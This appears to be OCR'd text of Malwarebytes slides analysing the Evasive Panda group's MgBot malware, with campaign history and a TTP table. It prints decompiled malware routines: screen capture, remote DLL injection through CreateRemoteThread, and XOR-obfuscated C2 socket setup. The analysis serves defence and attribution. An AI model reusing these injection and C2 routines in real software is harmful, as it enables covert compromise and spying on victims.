
```
DWORD __stdcall to_screen_capture_and_inject(LPVOID lpThreadParameter)
{
  void **v1; // esi
  _DWORD *v2; // eax
  int v3; // ecx
  _DWORD *func; // edi
  int v5; // eax
  __m128i v6; // xmm1
  char v8; // [esp+10h] [ebp-20h]
  int v9; // [esp+2Ch] [ebp-4h]

  if ( dword_100B20A0 != 1 )
  {
    v1 = operator new(4u);
    v9 = 0;
    if ( v1 )
      *v1 = operator new(1u);
    else
      v1 = 0;
    sub_10021230();
    copy_self();
    v2 = operator new(0x7B0u);
    v9 = 1;
    if ( v2 )
      func = init_capture_screen(v2, v3);
    else
      func = 0;
    v9 = -1;
    v5 = get_jpg_encoder(&v8);
    v6 = _mm_loadl_epi64((v5 + 8));
    _mm_storel_epi64((func + 457), _mm_loadl_epi64(v5));
    _mm_storel_epi64((func + 459), v6);
    make_injections(func);
    (**func)(func, 1);
    if ( v1 )
    {
      if ( *v1 )
        j__free(*v1);
      j__free(v1);
    }
    dword_100B20DC = 1;
  }
  return 0;
}
```




```
int __stdcall get_jpg_encoder(int a1)
{
  const unsigned __int16 **v1; // ebx
  const wchar_t *v2; // ecx
  wchar_t v3; // ax
  size_t v4; // esi
  const unsigned __int16 **v5; // eax
  unsigned int i; // esi
  int v7; // edi
  int v8; // eax
  int v9; // esi
  unsigned __int16 *v11; // [esp+10h] [ebp-28h]
  size_t v12; // [esp+18h] [ebp-20h]
  int v13; // [esp+1Ch] [ebp-1Ch]
  CPPEH_RECORD ms_exc; // [esp+20h] [ebp-18h]

  v13 = 0;
  v12 = 0;
  v1 = 0;
  v11 = operator_new__(0x208u);
  ms_exc.registration.TryLevel = 0;
  v2 = L"image/jpeg";
  do
  {
    v3 = *v2;
    *(v2 + v11 - L"image/jpeg") = *v2;
    ++v2;
  }
  while ( v3 );
  GdipGetImageEncodersSize(v2, &v13, &v12);
  v4 = v12;
  if ( v12 )
  {
    v5 = malloc(v12);
    v1 = v5;
    if ( v5 )
    {
      GdipGetImageEncoders(v13, v4, v5);
      for ( i = 0; i < v13; ++i )
      {
        v7 = 19 * i;
        v8 = wcscmp(v1[19 * i + 12], v11);
        if ( v8 )
          v8 = -(v8 < 0) | 1;
```

Malwarebytes

Injection




```
char find_process_and_inject()
{
  void *v0; // edi
  void *mod_name; // esi
  int process_id; // eax

  v0 = operator new(1u);
  mod_name = operator new(0x404u);
  if ( mod_name )
  {
    *(mod_name + 256) = operator new(1u);
    GetModuleFileNameA_0(hModule, mod_name, 0x4000u);
  }
  else
  {
    mod_name = 0;
  }
  decode_strings_at_pos2(33);
  adjust_process_privilege();
  process_id = find_process(&unk_100BD8C8);
  if ( process_id )
    make_remote_dll_injection(mod_name, process_id);
  if ( mod_name )
  {
    if ( *(mod_name + 256) )
    {
      j__free(*(mod_name + 256));
      *(mod_name + 256) = 0;
    }
    j__free(mod_name);
  }
  if ( v0 )
    j__free(v0);
  return 0;
}
```




```
int __thiscall make_remote_inection(LPCVOID lpBuffer, DWORD dwProcessId)
{
  const char *buf; // esi
  HANDLE pHandle; // edi
  unsigned int v5; // kr00_4
  void *remote_buf; // eax
  void *param; // ebx
  HMODULE kernelHndl; // esi
  DWORD (__stdcall *start_routine)(LPVOID); // esi
  HANDLE v10; // eax
  void *v11; // esi
  struct _SECURITY_ATTRIBUTES ThreadAttributes; // [esp+14h] [ebp-Ch]

  buf = lpBuffer;
  if ( !dwProcessId )
    return 0;
  pHandle = OpenProcess(0x3Au, 0, dwProcessId);
  if ( !pHandle )
    return 0;
  v5 = strlen(buf);
  remote_buf = VirtualAllocEx(pHandle, 0, v5 + 1, 0x1000u, 4u);
  param = remote_buf;
  if ( !remote_buf )
    return 0;
  if ( !WriteProcessMemory(pHandle, remote_buf, buf, v5 + 1, 0) )
    return 0;
  kernelHndl = GetModuleHandleW_0(L"kernel32.dll");
  operator new(1u);
  decode_strings_at_pos3(151);
  start_routine = GetProcAddress(kernelHndl, byte_100BB398);
  memset(byte_100BB398, 0, 0x38u);
  if ( !start_routine )
    return 0;
  *&ThreadAttributes.lpSecurityDescriptor = 0i64;
  ThreadAttributes.nLength = 12;
  ThreadAttributes.bInheritHandle = 1;
  v10 = CreateRemoteThread(pHandle, &ThreadAttributes, 0, start_routine, param, 0, 0);
  v11 = v10;
  if ( !v10 || sub_1001E390(v10) )
    return 0;
  CloseHandle_0(v11);
  CloseHandle_0(pHandle);
  return 1;
}
```

C2 Communications



```
10037FC6 mov     [ebp+ms_exc.registration.TryLevel], 0
10037FCD push    0                 ; lpCompletionRoutine
10037FCF push    0                 ; lpOverlapped
10037FD1 lea     eax, [ebp+Fromlen]
10037FD4 push    eax               ; lpFromlen
10037FD5 push    [ebp+lpFrom]      ; lpFrom
10037FD8 lea     eax, [ebp+Flags]
10037FDB push    eax               ; lpFlags
10037FDC lea     eax, [ebp+NumberOfBytesRecvd]
10037FDF push    eax               ; lpNumberOfBytesRecvd
10037FE0 push    2                 ; dwBufferCount
10037FE2 lea     eax, [edi+24h]
10037FE5 push    eax               ; lpBuffers
10037FE6 push    dword ptr [ecx+8] ; s
10037FE9 call    WSARecvFrom
10037FEF mov     [ebp+var_1C], eax
10037FF2 or      esi, 0FFFFFFFFh
10037FF5 test    eax, eax
10037FF7 cmovz   esi, [ebp+NumberOfBytesRecvd]
```



```
if ( _to_init_socket_c2_communicate(v26, ppResult->ai_addr, ppResult->ai_addrlen) != -1 )
{
  lstrcpy(byte_100B2238, name);
  _itoa(v23, byte_100B20E8, 10);
  lstrcpy(&qword_100B20C8, v35);
  v27 = 0;
  do
  {
    byte_100B2238[v27] ^= 0x58u;
    ++v27;
  }
  while ( v27 < 0x104 );
  v28 = 0;
  do
  {
    byte_100B20E8[v28] ^= 0x58u;
    ++v28;
  }
  while ( v28 < 0x104 );
  v29 = 0;
  do
    *((_BYTE *)&qword_100B20C8 + v29++) ^= 0x58u;
  while ( v29 < 0x14 );
  v1[5] = v26;
  if ( (unsigned __int8)sub_1002B480(v1) == 1 )
  {
    v12 = name;
    dword_100B20E4 = v26;
    goto LABEL_19;
  }
}
```

Malwarebytes

Malwarebytes


Attribution

Evasive Panda

Attribution

- TTPs
- Document contents
- Past campaigns
- Toolsets

Evasive Panda- Campaigns history



2012
Needle in haystack
CVE-2012-0158

2014

2016-2017
Identified several variant of
KsRemote Android Rat

2018
CVE-2018-8174
Identified several different variants of
MgBot

2019
Identified several variant of
KsRemote Android Rat

2020

Jan
Identified several new
variants of MgBot

March
Distributed several MgBot
pretended to be legit AV
related files and other
applications such as Google
Chrome

Use of Covid19 pandemic to distribute MgBot
疫情下勞工生生存現狀文章視頻匯總.rar
"list of texts and videos regarding the current situation of workers during the pandemic"
Target: Hong Kong, Taiwan, and Malaysia

July
Target India and Hong Kong
Template injection, DDE

Malwarebytes

TTPs

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion
Phishing	Command line interface	New service	Windows service	File deletion
	Execution through module load	Modify existing services	Bypass UAC	Run32.dll
	Rundll32			Bypass UAC
	Scripting			Virtualization/Sandbox evasion
	Service execution			Template injection
	Mshta			Signed Binary Proxy Execution
	PowerShell			
	Inter-Process communication			


Malwarebytes

TTPs

Discovery	Lateral Movement	C&C	Collection	Exfiltration	Impact
Query Registry	Remote File Copy	Application Layer Protocol	Screen Capture	Automatic Exfiltration	
System Information Discovery		Non-Standard Ports		Exfiltration Over C2 Channel	
System Service Discovery					

Evasive Panda

- Initial infection vector
